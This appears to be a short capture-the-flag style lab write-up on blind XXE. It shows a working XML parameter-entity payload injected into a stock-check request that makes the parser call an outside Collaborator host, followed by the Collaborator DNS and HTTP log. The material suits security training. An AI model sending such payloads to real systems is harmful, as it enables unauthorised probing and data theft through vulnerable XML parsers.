
Blind XXE with out-of-band interaction via XML parameter entities

1. This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities.

2. To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

3. I injected the XML parameter entity into the request and sent it. Then navigate to collaborator and poll.




```
Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
      <!DOCTYPE foo [
      <!ENTITY % xxe SYSTEM
      "http://jzma59yews616cn2payxfyufg6mxasyh.oastify.c
      om">
      %xxe;
      ]>
      <stockCheck>
            <productId>
                  1
            </productId>
            <storeId>
                  1
            </storeId>
      </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 19

"XML parsing error"
```


4. I got the DNS lookup and HTTP request.



#	Time	Type	Payload	Source IP address
15	2025-Oct-20 23:22:59.376 UTC	HTTP	jzma59yews616cn2payxfyufg6mxasyh	34.251.122.40
13	2025-Oct-20 23:22:59.357 UTC	DNS	jzma59yews616cn2payxfyufg6mxasyh	3.251.120.134
14	2025-Oct-20 23:22:59.357 UTC	DNS	jzma59yews616cn2payxfyufg6mxasyh	99.80.88.38

The Collaborator server received a DNS lookup of type A for the domain name **jzma59yews616cn2payxfyufg6mxasyh.oastify.com**.

The lookup was received from IP address 99.80.88.38:5386 at 2025-Oct-20 23:22:59.357 UTC.



Blind XXE with out-of-band interaction via XML parameter entities

Congratulations, you solved the lab!